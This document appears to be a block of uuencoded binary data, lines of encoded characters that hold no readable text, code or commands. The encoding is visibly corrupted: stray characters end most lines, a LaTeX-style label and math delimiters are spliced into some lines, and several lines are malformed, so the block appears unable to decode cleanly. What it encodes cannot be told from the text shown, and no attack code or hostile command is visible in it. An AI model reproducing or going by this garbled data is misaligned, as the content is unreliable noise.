M9W(LH(8RBG)_)'8-X>D7&E2L14.J"O1@Q@^+,4EZ;P7X@L@`N9)C8%V&4Y!XĐ M"!N[6XMDXVCDS7VF[2)!D/)\\%QVG^?O#HRG<>Z9).0!MT*NXV7!Z'\3\$X[+D MYW]=09Y=NA-%KW"/8IY'W'G:5;1.8KD4,?,B']"U><S?":M\$%V*=1]802.BXĐ M+8N XML\<+17=RK@>SY%1ETZAFQ0JJ<-I2^H43=LQ(5K*F,P-BAG=3(TB'KCĐ M]#KG+&DH',!?D*T@S;AF';_B(>5>C^416_BV+IX7=PI(MU\L@+#?+B"V]*RNĐ MW3TI8Y2>#J,V@NDC+O(X3)P;Z;;2%3=SYR!P60#O16WL%X//-]^Y&39\$F3QCD $\label{eq:mass} $$M^* > ZJU = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < ? +]SV \setminus , 5)N6'8NVG4X > 3G^V + \#ZK3L:"?NX'LB^*K > - H + ^]Q[>D = .' + H < .' + H$ $M/7W\#;BCQ"_.XVG3!O-<+8\"1\2VJ4FM[=MT+*H?\7]5:$U6F7Y'GU<79REM+D$ MZR5M3RJGKD"7K@J3C;G'Z9*>;'P<QF69/*OT\>/GQ[8G<;YOY\EW%?N>]/0%D $MR4Z[NS;R7^6-,,;)8QIU-]W_ZV,K061WDC'H-_U[EN],EL"&-*5#&_$^,O)D$ MS%#-:HUC0)\OKO_Q:_>1&V'5KV:G[JAW#&"CKAW]E2WML?M+\-6\\>WSZ9]"D $\texttt{M(VR/W)JQKMC4:E<Z8@KQ0:_(]R\$3:O6TY\backslash AWV"O,MX\&/-JTB0Y*C!2_!-H6} \ \ \texttt{D}$ MDD'Q6E: "U=90MQZ; FEZLNN: #7YCG[CH#M[D S]F>S8UM!BY+T71B)\%)HBMD M^6NIN<I<9<VF5O4Z#Q3@!GM@#@%@#&5,ZB"]&H8_;.A".)V\$V(ADE2DR2*'+Đ M:GG:?H?K:^JX[*MZA+&?R:>"CSHL@8-P^)E[J@R@E/.16W2VTNJ=H+#-LM*GD MIC.S/P(#^F5C\C?WF;N[=3Y3,799RUN4?8N3I=JNBX\$C\$5XZ=M01Z.?.%#SEĐ M:NY``>F:!V<C;!G+C.U<?.#LKP7;T]O3LZK%]%M`7A6#N=>7BQ.W@3)/6WK6D MA;F6_JF)VI1>R;E_WH79P8/JN7^/<\$J6U"?G-:,[1M?7RV\/^5N6BK68YY9TÐ $\texttt{M=3L]FM+CS\$F(6U?@8>4ON]-K1URKIIDVQ6)S*_.E-\\\\\\ \texttt{E-}\LE-\\\\\\ \texttt{X;?>J+KD}$ MC-KR6K9^507\$3K*YMWU.;"<K=TLSQU11V-TQLLZQ2)X_^,.8R]\$`8AR[^?Y;Đ M:K'OMTUOT_R[W8?+%F'K#1[4S>>I%W?68=-7[5C>JI/2J8)@CJ&`>Y6)NMG_D M>3P7!VOH2E?U=N#9`EN?]S8DQT]/+O^=73Q2D2.8W%Z1RJS"79'*BJIY9!20Đ

M90\[0\$)K9ZHX[K0Z\$V%:V7IKNUD'7P0C\R;GM0:M&92!O9Q-:!811(NZ%[Q7D M!E.WFN#B";H(WE_J%U(0EG`=CQ\EE*QS&/,19L%/69.::/8=PKA\++#PR)P"D M%SV^%76JADU@[U:)?\%56[>59L#*6<85;*:F.;UMM=D-;\6%5?M?2!_5#C]SD M_+Q*`.1,\$>'X(7)V788S(8HENG-.:T6@+\]SBJ5.6]:QK%W9=P_EDU4.DWJ7Đ M*BTGKYXF&**9`([KS&UMQ14ZD"/4D7X9%FW9*+[C;QZTTU`''7?%FN@`OIC[Đ $M+\&V:<_6;$39S+5"A^94H42BMU+^,C=$+42)(-U->^**?KY]*).ZXVT@^-__-$#D$ $M-T-^{3}-D6^{5}<6$ $C^{2++-1}:D.0^{*}=$ZKXP$56+^+Z0?[\:(;>^!FX NPÐ)$ MAMI1OPOHHCN-_O#9')=5TAE'>&)KD0@Q?DV]LB/<J*++KHGWJJNV'57&G#)NĐ MJCZJ64]7IYS/0?N@'URI-*E/)?[-,Y/]=0Y'[CA]VU3QYJB^I"TG%V_6YI9JĐ MT_%W^_OMBF6IWVE#TT"V*6'1ZDE]X_8T#^?RK]^_E7A<\W;3CV\$,:<!G:\$^)D M@=7.>87F/Q]K%M7UXHX!>^Y^3[HAKNAJ1\21#7HP2<Q+`?:R!RO>;8BK2V:TĐ M:TO_/8^!CW`X#*+'OD]M9*T=W=C<(J7B7'AX!R]ILLUP]&;\$P/`<%;L\$[,5,D M7KSGHQBLJ5DA\$]7()GY#B;S"OAL->?5YMJ9(E3\RW1-#J,D^L,8\$T7=.46/<Đ $MT(Q39L]T2UU0E*N^\B\#_`NBOW1Q;(_R\I=<^J-PJ9IPRDG.7'3IHB+M]LUBÐ$ M4; KJLNKQ[>>; RY, B_50N>]/2R; PS8UL: K7OJ9R.`; SU, -Q, OP`@7.H#=L>+JĐ M)) = X0 / YV QH6?5B01 - E : = <G'S0 / 2!!@27WX; (2TS6 - OIB, #[! > G[54 < - D)]M!1+%/>UV8'F:9TN:WV3UU/_]ZG-!@T`TPN=&+U;_UAS'83FD,N5E8SV&+!:DÐ $M!T^2QT^+, -314^X9=GC[?,"]C@.[.&O"F"R'^NWUWWQ?+,6V^Z=XPM/JSD$ M)^/1>KI7/7M5IHGS.<DM]<Y<Y7K:J=Z,9*#:B4=Y;5_,+G=VZKUCON[4[]@.Đ $\texttt{M)} \texttt{S7XW4W5FQIE1*=8G7UXQ:704GU]QH5\#37-EVS^UIKHICX([\#)\$G9ZXE\$<\texttt{XD})}$ $MNVC4BD/QTH.^{G*R}E_NAU>;+([)62K1NO1BL)6N\70!U6]J*M^/B0);@/*,D$ M!S!9V5_WBE: `\$B"ZCOKYU[!4A0W8]8ANOG(S;>>(%W,W9D@)7'3^ZG:3B^"9Đ MTID)CVQ^C;\.D'W"=H_XL^5X;+C35=:('*0%/]?YO.V-CD7Z4MPQ'!;K967(Đ M?97M-_KSO_?.Y]^IR0BOZ(900*OCIQ!B"OV+_(>+.7#P24HK'H'^5A(2JQ\#Đ $M#M*+&48^4[]-)SE&P<^=C,\3#W?^K4@#'!1R05':R.!W3<2UCEZ8^XQ$'MC-D$ MK**,44&"BNS\$BM,X9EJ_(8JBLFA9(?E"R^P,]34:Z;#ISVG@=/JIM5LLHU/]Ð $\label{eq:mn*Y6U+OX,7} \verb|MN*Y6U+OX,7|$|?#1PO70?+$D<]>(_)-#[G<5]B]-^17'<-4SN##,$4@?N9&7D$ $\label{eq:motion} \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W\$J[8A(SFLA`Z9IR2E[\#\J@WGD)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WGD)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WGD)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WGD)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WGD)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WGD)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WG)]]} = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WG)]}) = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WG)]}) = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX?W$J[8A(SFLA`Z9IR2E[\#\J@WG)]}) = \texttt{MOT=\$UQF*(\h''-=4,R179MV'U+B34^O*VGX)} = \texttt{$ $MIR9_@5I = !Q = D4K < P03 : P + 3XRW5[1K`ZF = FC8VN/QBX$0/71M23L,:01AULD]$ M\MSQSI?*?*DA;>3<_%8M>H<CHFM?)1DI6Q4CE!*U7>X=\\$](X_@M^M0C^/[9D MC0?07&[M9KKT4W*&YM:5T3<YYR6)2D61NVIK13TJ];42<VC(ZVT<16NB<2^.Đ MH7#CCZADNW%K7*XV-GB/L<0V==)LD_5MJE^_.Z0#:\H9]4:JIL]-WI\NY[>ZĐ M\$+*0Y*3`L*SH^+>IF].ZQ__[H']461)Q10+IH4*[DRW`C6)BR'3=[8HB&3[_Đ M8="L,^)>'ZAJ[/O`P4_UJ<960,2%L&;R'>>&L<^\$ZZDK,%QK-HQVH<^FE-/(Đ MOCVERO74`05.R9>1VA>338LWUOE#0Z'F)HR35E>L9SNGI2[#I*N"2)\UL;U/Đ M7D\@7]VP:6P33TX<C6<'44_7N0![P`WL=F;&A7T\6*]UR+F.2PB@YY*PT@:,D $M1>%/6%@*HNJ3>K"J:&,M(J_G_J6F;U0+(**R\]K(E<8M25&\^L-"I,2=,,?;D)$ $M_{""}$ $M_{""}$ M $MHX_)/I>U. \\ \label{eq:mhx_loss} MHX_)/I>U. \\ \label{eq:mhx_loss} MAGHE+7<\\ \label{eq:mhx_loss} V_0. \\ \label{eq:mhx_loss} V_0. \\ \label{eq:mhx_loss} MHX_0. \\ \label{eq:mhx_loss} IV\& "AYT" \\ \label{eq:mhx_loss} IV. \\ \label{eq:mhx_loss} MHX_0. \\ \label{eq:mhx_loss} IV. \\ \la$ $M/-P'QVWM@)>&@;KA:D.K<EM'XL.KH\8F4#(1B5$(Q8Z4KYR#/L&/VVRE='?!Ð)$ M\JGZU#JA7RQG4KZ:HE7=XZ,G&Z[,/'IM3/F0)?="W)ASV;3&[7A_0-,8;^DOD M4.H]\)+#L<N1QL&%;_]!_WLB^M=ESSN?H@]!'\1.]08.@6XENMARD'%QEUKEÐ $M^7YTM'D = -43ZKZ/'X4 = /@2F6`VZ < J&*6\D6> -)E,;; < 2]@H/.FVYR9$QT6*ZD$ M4:.M\$2_&G)XH;\K)EK'XU*,WAV,)POB!KYL+A\$G';>6Z/42"SB5#.9\$SU!6<D $\texttt{M5:\$UD?=?/A]} (YS_&*SOQ+\#IT['<M?X]9/+^_)>@)<Y_OZ1G20N@6G/@M/;XYD$ $\label{eq:mok} $$MQ^{CR\#(>E$6S\&(A:`^0F57E(_$NOK$ZWW?V)PO$<\ME(\<$U;P\TGMDXV4'QD)$} $$$ M!Q!773U&"`F.+=LC]@IO?`A4N"7#H!(%T6,J?!K@P=!\$251][/O:*_+/RR,3Đ $M'5GY2])[M6R,\)"005J!3H]/004$YZP"#B$^HI\#LTIZ[M-Q]NSE5\2"02W]D$ M)R\$Q)&V^OJ)Z6EH;)O!"^%4DZ:+:^)&TQEIK"O_)>O]=ST,33RE6.C=:89TD $\texttt{M0M\#0.541YT.OQ*65TK} \\ .\texttt{T/\&} \\ < \texttt{OW} \\ / \texttt{;} \texttt{X2C} \\ \texttt{MZ7Q}, \\ \& \texttt{BGQJE} \\ @ \texttt{7NAH1KX\&} \\ \texttt{$J\$QJ+UD} \\ . \\ \text{$J\$QJ+UD} \\ . \\ \text{$J\$QJ+UDD} \\ . \\ \text{JQJ+UDD} \\ . \\ \text{JQJ$ $M; I=J/B/SCC:_?M]KB!D%LD>J[L\7RYB>ITV]-3:6HX\9C"A2#``>"-,S4).RÐ$ M#E5^\M\$#%R9K5Y?9"4'HEHKI\$^`,0?2FE8RFZT!!\$'-QLAN]Z'!B5<.`N@XWĐ $\texttt{M_4FZF)} \texttt{TTDODY2Z\&Z-`-6K*=]} \\ \texttt{U\#\#Z3;\#ZO<ZG,?/!SA9_2N)} \\ \texttt{P9E1*B1$+9.(:} \\ \texttt{D} \\$ M_!BFVVKC*)(<-O&A!3*7, #&?(RGZ'U"YB[OO]1-Y@4ZI*>4JZA"P0LKVBQ3:Đ M::7D%8TTSJ\$PL_[R#-1N#A1U"2W#(1SBX=A)2OO!H>*>%EUO!B4=8CO;^&_RĐ MOI">IQ>W@PD2TP`R9Y>IOB74`?0)O"38W)1KNNA#K9KF5CD_6Q0!Y-S]E0%CD $\texttt{M\$=\&[;PBZJ(7@9@(<X\backslash GJH,V],\$E6=P5=R^'2"H.^\$_70X/-^_7A)JT)_Z'FZD }$ $\texttt{M(?^\$Y]+} [\texttt{>[E@+B7PL7\$-9CU9HDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDDDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$\#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5\$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5$866(:1J=WDA[6^\$!<@2*AU\$#?]R[)@:5$866(:1J=WDA[6^\$!<@2*AU$#]R[) @:5$866(:1J=WDA[6^\$!<@2*AU$#]R[] @:5$866(:1J=WDA[6^\$!<@2*AU$#]R[] @:5$866(:1J=WDA[6^*] @:5$866(:1J=WDA[6^*] @:5$866(:1J=WDA[6^*] @:5$866(:1J=WDA[6^*] @:5$866(:1J=WDA[6^*] @:5$86(:1J=WDA[6^*] @:5$8(:1J=WDA[6^*] @:5$8(:1J=WDA[6^*] @:5$8(:1J=WDA[6^*] @:5$ M%R^>`FC(V%"#JDX]5/F\$Q_ILRW:,K5O<QT-DG:,GRC^VS%.<V9]F-\$EBV6APĐ MS<'!7INTEZ\$!+])*Y'X/&S'5A51#=JHL5#3^Q:J+NZ,@YS_UJ6H\%,2BM9MD

MXQ8;1[&@&P<R9#TBVC*BP(7*!R;]#!A<A/=DE*)AK\$#-2XZ>HO%1\0WE".U#Đ MJ5`]SG.P@G=[Y^80?,7BD)\$*)^W+A3:!OR_<CO9\$DH,?-)<%T%&-\$[CL!6)\D M[=^:Y=GNOC6=\K.R_)TML4B2OJKZC0ABZ`*_.F&,.+T\$-DE"!5&B(HK8BVQJÐ M9: &\86QA&#P\$^(FZ3\$X?R_V`VEMD\%LTN7`WV_D`+R48P5M"PE.O`41RN8(+D $MW3P_{G3}: @/<V\#K(%5`08J=RQ(=/P"!EK)L5))^T$V8==ACX?CT,UL,\U<0>Ð$ MYCIS,LA\$<+<T-BJ\$),02H/?*<TH8U@E-;6-I&325A*YPM%+&QBXL`?#\A(ZOĐ MM+9)001\$66LTC8:/EQU-H]>N"[-*DEALLID#U6SRB3S\$ 8WNFC7(\$WK^=^Q6Đ MB2_#)DSO+%5.#>HBRGGCI14H3>_KN/F#"0]75(_1M&1)M&46=]G^%^AE^^A5Đ $M24K"Y_^?!OU]0<\,^B=$"%8^2*S6BX2A]#C9^T+-Z*\(6G*7"I:M:K%TF*=D$ M0\>A0)ECESG.D%"3;P/!7)?F\8_0*A:.&/`*ST.(@8/5Q#UBS>=1+4N[ZZ1(Đ M/SJA.@U1H2(>7K*]FTPG@G,VAC^/Y44\Z=U"QT93^+0!5CJ+IX6Z8\$>;QH7OĐ MPHK!09B8+6>SF?;FB&P84\E468*6)YB8EQ[F.8_)":BN&,BYIR9([AD^('E<Đ MQ^`F7EEL8@>IY;/CRBZDD'E8BTTK?CK&M8\O%/E&YKPLPM1;\PO;\S\$H^Z)VĐ MQN!-U*(]LZ!)%8T4?CE<)`S+N-W/ZXPX4IURX8>AC3'OLD*+0%5!\$T\$#.XRSĐ M@\S<A.E8>S!;N%/#]\CA`S,S>E\$_J"I5<X8-(*63#F^Z&AF7OA9M@A>PFGJTÐ M1(SJL7X6.JCZV=H[%`6W(JIP&S),TZNM;[O(REY"_8U#U-@O2Z]3XMFWL]NNÐ M7N6(#A##GQWTF_*#]DIQ;GS-`BTU26SWU3#7S-M3R'DH^][O/L1NMI2LA5OQĐ MI"+%/Q[B0.ZFQBV>]UCT)"*BH)&CTP?UD>L26)9.K\$R\M/K*AS5M\$#-^+ZKYĐ M%P*?OTSTRR%37JW;[_TX/C.4\$F,S@@J5T-_FA(H`96(<)?=.M3TN7+]MO?DYĐ M[#%8N_>A"*R>!8XI8AO:\@``X\$];HIBLV3CP!X7A7U:\$U8S6<+:+!'8OJTNOĐ MTB`]Y1SYSL9CV;CQ0!(.#;85#/[#V7=UQ01_1%^NXHO1N/\$IP:'G,@#+6Q?[Đ MWYW#N_=*<H;:C2+F&EB8C/YW9H7'[OK;\$H/Z\7&6?NX^B5:8QA+NV45HM?!TD MX7?%MJ6T`\\0A`%^_%XDSJ&Q/<;XM@[\$?*6N,\SS*,<4B.9%LH`LZ2*=7=%JĐ MK_I%\$(^E>^%U\.8YX?8PYB!-A`S_ND,L/.PTCDI3R+>PHC9\$V<=#8EQ3K.1(D $\label{eq:main_main} $$MR^{!E0-J=4"(%I^{,"H,A'NQ'}D&UE<Y8^*E2N!E!&0#A7/#&S^5B(>E0@G><AD)$$$ M:@+KI<P5!,^O(,ASUA`%@O@X5EM=]@X(?T@@UQ08XHV400+4C&=ENL4)UF9ID MW;=[I'DPW<8^(&Q9"&WJ2WPJMHVNM1LT[3H^[;B_3@9,6HKO>W'.)3;"T1TJĐ M%YI``CF99E/V,99QF5]^:U@]"%%#*CW^F4_,\IWY[THX6P)IOGCOW^)B;`-4Đ MC'P#!WS/PT0/)TU*_JZM_\$?.P%PD9#BX?1@^E)Q>DN0.H>IU7YA^XEN3)#A&Đ MNG\$"KQ-AA/0+C5IDN-;'NZKOU\@8(V8:UQ>PER%7!S",:`1X\UY8SQ*C*^#Đ M[+JUQFVRS?(W@^>9*G2UA9/<#@`2#X&BMPX5C`]68Y&Y4S8'6)G!09A#T!UGD MHC76ZQ_F%%SI*CD?J[&-0V;EI"GU#,J%F6<Q4\$<JAVG#`7'HUJ;IH\$A>9.7+D M:PC+RZO2#><?SR3/*VY;=+;.915\"<;3L1ACBLE\$.:E73;O.;3=4.B8,)G4"Đ $\label{eq:md^[T9CQU/O>)T/):O)]X$-TT)P-^"J[$U5D<<V1D\B>(.6=C@46\#B<_ME?!5D)$ $\texttt{MG(8^B<P\&\D'<V!0F9[-MB,I0\G?TJ)FZ"F<7MW\#XK,UCOO>\#V)RFY,;$C:3-D }$ MQ/31\C%1(N:IDQ+^G*9EK%KKPN4_D_RB`Y&:I?L*RV3=0B(-G%A-UL+^G&KDD M'!8AF`0AF[B\RO0B7;V<]2(]ZAB!@6_B(9L1MN;\)170\HC021CA%=`PF3_NÐ MB]-Y,N\$2=_H=%RS2G[W_%A4(-BY\$F<8^TAN0%8?^([94C**E.*(.=<V>!6>1D $M8\R^*>MD8Q0+[?.R8XG(C'ZF)\ISO]!\#<E[J!)HDQUYC"11&+*4WGX*W`U1G4Ð$ M+2OF;<%K\$SV[?GC?4TATG,1;_F)\$ML/B2RI`B)`-Y,4I9WAEV!3R`*;9LEV-Đ M22)0]3Q>F4AS1'96I=R'1MU`X95_."!SMLOJ,+LE>L2S%S_9.U#O_*>K;UB=Đ M%EG#Q(CSV*_HHU!PY&5'K,.H#96_VOBXC2#G^/99P=5>^@X)K/6N/3W#*V3UD MYUT+QY1@Y5'#,1MM<84_(!EGEB*4]9+'C<T&OIG9&%>EN#@S[1T]T+).V'9!Đ MM, #.9HSC3+YF, \$KD#+Y!-7"&W@J%AE51EQ%6Y7AF6&X""@+"W5[?\$+\$))?H]D M^5PL=`/\$'CRH.+A\$''%`:)H*+F#X+`8T\$)-!+PU!8ZCD1H78+:_"8`),P%BXĐ MQK/UHB\$2H^IMO5L:FQ"#+2\$2\$"Z8US49IS5;78C;SCT,N*CH+S4X]PIV`,N*Đ MH2)@JUI8D0#@,"Y@'R2@\$!\$*JN_-*HOQN>HR[9W@*CET(OVG[X*R9H=GUX,MD M9:L@\$6TZ76+7DS9-/)]'UL?M3,N\$DN0%)=PQ<17XLG;V"LP5BTL=3\$%4B#\$^D M@''DZ&DG1LGV>?8B]?\>"_#HM"8:H:^[]Z@?NZQV1J"?7]FA5-?U+:;3[=9`Ð $MY'XPH,O>732Z/2Q^+!R5K$/?\&;4C1LB&^6_>4CIS#></7-&T<Q+#E^Q3R74D$ M\X&)<]WWIJT^7MZ!INWMQRKRU]T,<B8_T\$\$ZS_-".#-H-?X=A\$7>\#L(#KR.Đ MS5JR ZD^2"0@,0CM*%HC()C[JOW]!T;7INV8/F1]Q@*:?%.\GN8A]-TS&U/%Đ MZMX-R;Y3]+ATE,(:C!^?HPC),;W;;DG:P;8JS;%+`-Y\$5`L_HRLB;0/J+Q08Đ M(C3>=LOX5*ZY1-%I: 0'Z.GX-T'F70-8]F]8?W`*?E<<U ZA[L>\1P4;2LB\$Đ MEVO+XSEBE=F?ML&]H;[JQS*1T(G)&H@6\--EH*B#,`X(MK9)LI#=#;(IPDP1Đ MIAT#EGX4(S#^K-%.#L(*HC939*L1LK\&K&'&O3+=-G\G<\U910J;_=!3_B\$.Đ $M*(=6)]Q8G-US8>>22.^LB+*U(,O/1&6YX&^D/J%=5MB7?7\T0Z11!Z4Y<P\+D$ M%A\$1@9Z(Q;6!Z"TKP-26]W-GC'!@L;(9YI?)W7C#2GAL7?"L!P076UDG3O,OĐ M975GW9+MDFYD%`7!B4KO\1">KWL..7FN"T+,*%F"'7\$3(IF%410&E@7VH8\$!Đ MI+^QF2R><IO9E]G]U9VI%J[P*WK#8QW96S9)D,-A4*)%?FV+225OLL1)'PKD

M0MMS_]RCT2UPAX"Q+\G4Z6JN36:DE*P53E]^Y&_FTZ2AKGD![O'(ZOUDWRL"Đ MD83QI./?I/JT"`=*A,XA+@7CL.%*&\$\$SD@3J>.5!'\B\$E`*0UP3-N`S38'S/Ð M&^1/G'F#8^OP9*T2.B'S!A+<!M3;\/(7W\M_=V*DG(GW0&REO&9/EMM9TP5KD M*;XC?;!!U&!-8[C\>\$CD"#G8!F&HV1Q\<."Z!N.\^P676&D(&.1Q?TQ_"HV[Đ MG!?H!^VU;X!8=27%4C4N#`8D2A1A(\T-`\$28<T2\$K^\$`J;TL.XVN6709G`K-Ð MST]41\$NP#I4U_M![(7#(W:L!BD.=+L]//XUE.FS6UN/QBE9;H5960\$8ILF*ZĐ MY\$04"W+WXJ3\$XIGZU?)M#DPL'-VM#P?.KM88'@ @B&SE>3J.)DZ0342<WJNGĐ M7\=)C+'VJ`(86'YZWVRO@X9AC=M93D]`W_FAW(POQ00['9[]^8V[86(]D['IĐ M<<^CV7:=.]_D\$_CQXG\MKDE?OR.0PX+D.;A<C9V,@-LR2@S%)VSW?:X/C.?<D M9J#,NP\$'N(-_EX%)(>;'IW@*(-/L&@8'=JN(XEMR3#<S0'0_>)^\&^BM:?]7Ð $\texttt{M5=^Q`$0@>="H11@Z0)IT)SQQP\#IG4IL)R:;\&[\#!_M4RV6N*H`*`JF\$?J,\&C*D] }$ $\texttt{M+`)V(T"`8:KQ<YP+X]>!0Y$VRMGJ>C?T'IRN1H(SK4-M-[+9*`15("-\#.^Z>Đ))}$ MJJP%AK;VTTA^&OUF":C8%1%5LDP7M;.=!B3FETOW4N;LAZ'.)N57FF]I=']"Đ M]`FU!7>)4!T?N;S4#8\$&\$N:<I8<L>#Z\$,.J(:\$TY'DNAN*;S!6E.]R_B-VUXĐ MG5?NV]=BV2:GXQ10/<08@NU!:T=N#>;02277<!8_1E.O#"2-+Q][=5"L,D@5D MR7%?:?=ZG-IU=RA'*V^J-.:YR1I\$&Q)5#.\$&*I^_H\-!A9DGG&:S=7CO`JKJÐ MY8MT!<1G>>#YT)\G1Z;@];-UL\$8:!-G@\$=(7E&>1X!=4B891"&C62L)9M7`:Đ M_?-,I\$UUJ3&AR@\$!CQJ:'!(7_I&LN)]77D_=-\Z9K"/W1W+X"I'NV1S*H0B?Đ MR!?D(%9!W8W5O8O4H\$4B^I0!Y6E6KB'4@5KL3.QS?@;QQ;%P%#:P-()01?EBD M2MZ7L'C@T>P\$#0)N:+4PP+>V`GH*5I!(-A]>NZQIHH(:M&5UW@>WU6/',!ZOĐ MO'9\$W83\92<;0HAU+`&<)G4PX4O!2Z2IG\$''\$,1QAX2@4F%_]!)OL"0?/UD3Đ MN+OP:\?/:B&D+1?7.OC+B5E%L]!*-O?RZ3]N\$,D*%^F5^X,B_7@HSVWA)\-.Đ M<A2QX2_OF_O<A')7@"/5V<RL2GW4#0Y37#C#XC\$P6'H6=I>6U!?,SVPL4Y:#D MXA4(TKB)QKJ\$;5;)S!DX5T[2[+JZ*IFG55\!@?LY4`"M&F"C\$FHA^Q2KE8\$ZĐ M(',(RH([I>]F<D^)3T=TNJK&]][?9'O?M'X'Y'T,Y)TQD2%`QO,\$)QX<]&`"Đ MJW+\>-`[%]ZE?NP&"21F'MK@/&NG&SI@G8;[(E^TEF`]KA&1WH,P.3"0^/"5Đ M9!7<`(YHBZP?,XLWH8@@'^=Z1A:WKXT)B?N]^?E<JS`0"5T2SFED"]?D=!Q]& MOMF@V^=2VWW_V?/NHB%M[&B*Y+E2DS*<L%.6H/W=KNTB:N.PR!@IL<.N2WC9D M8"#_\UDST.4'=+D)%3.WE=1";YDD2S?6;YV1F&]3/0P*@OX_\$[F)GQG_I;(^Đ MED0KZ^LQ\$%L!=%KULNHU5555=]D-TTE#T<?6?C5\R2-&<^PAI;D#HJ.1(#?1Đ $MNUC) + O&D2) + ! + #HQEQA'_H^1CKZ\> + $^Q1[>$9K49OX1=^T^).K^*[T=[18D]$ $M,:,]8+0C4@=3Z7^7@Q^{?/R$&HGY?J<E[H\6$BY)-7E'[-SC08A:-UK99^"ZĐ]$ M,&JB>15`Q2MR.36B?-OY\([<"CZN@0`645MY&&UE:#SF<1^_,"B3X1&]*_SXĐ $M93GP; +(VN!+MLZQM#,^@EJ,5=2/_(G5Q+F[-X&FM/R7JC29))%<RUQ^UTAS[Đ]$ M0*LG)TOE<N5CNN[AFF460,Z('`Y[`=N:4>P85VPAA/2A*5['@*E,.9/HM]:'Đ M9S2?NS`N%>8P@GF.OZB7\$H?H'OZI`621##^2FZ87:OJH8T,:=SX]3"CY/'_DĐ $M-R_A@065=_UP8,9UU]Q2P]N%CG)<,,U=+R][J2(*0WY4IETNQ%P?/\-"IG>D)$ M6!''Q@#!99/]"US]YUM\$54:OCQE/Y#J:'Q.UBNZ)I5UE\EMEWQWV'3]3@BPWD M^%34A*S*W_#;</RM(.GUQ[ZT'VM5Q,(+R^9?-*!2(OYW4R5JA\Z_.N+.XB=@Đ MG*5X7A9H7B*1%#KIF@CS>@9>5`% 8PARB(]MYUCVO9*52Z?!+/-2>=-<9(,"Đ MWCQ^#J>>K_-,ONWLO***WK&'9V_4:]?EI\$^/(7JM^5*PP[[;3,&0,LBN![#\$Đ ME+.;NL\$^!Y\$QZHU5HKM8]]!,L3\$Y::;?CB7I6!>(_MB(*\$\`'S@&9P7@\VYFD M#^@QV+^M!2PX*\$2NLYHRW!MJSS]9C#?>H6(GD,(]!T4ZVN0G@_U5P4JJKN8XĐ MW5FF/-"PON'.*H\$Z8`A?17\$L0^H@,_I@0X8727H/[`,)\$6J>>(/B',_[<@G%Đ $M^V'F5]M+:73V*0&,[!'V"\@8##]\LPI@36H4W#8W/4>H.IE!6B`?SC9RMW-Ð$ MMKLZ`575)XC?\\C""5S*;*Y/DXNC<8OP;1B#[.EMZ>>C=S"()-.G?\$FT6VQ'Đ MO"PC;2"BEI:6RHT+4(AT&*`XUO^QL4\$>0E#7<EN^[I570OR59YG>\$RB5^X(ND $MR8J.9Y:-5@]"AR1#+\,Z'!"SIU4-4<^A-,?[&B?`W?L,3/Q.!N:/?$BM4^B5D.$ MB_J\$QQ^\\$9,FGX2AOL[WM/*T8M_(\#SX5'2Q(:^4\#(UML:B+-Y(@:6QA\\CBSD M[2LV#'\$`=_&V]:\$L#".F@A;J;9.=78_8BMQ-,<0LA+\$IGC)N?R=9T]5PY0`(Đ M&1=AYITE->4C0KIC1V&LI<VN^]51`OOFY)(0H9#(6^':1X^#=/,&>7<-Z(B^Đ MXA4NQB;G?O6TXZ;J\$CH=4>R&@N!;=F'`((/)46?T+3DEDJ)6':%*\HXJZR`ZĐ MXT/,D%('[W-QF1(K'YFU-J!RUX*`2V7*E5=O6BY;M^4S.FU?M%BNZ:'''_!PĐ 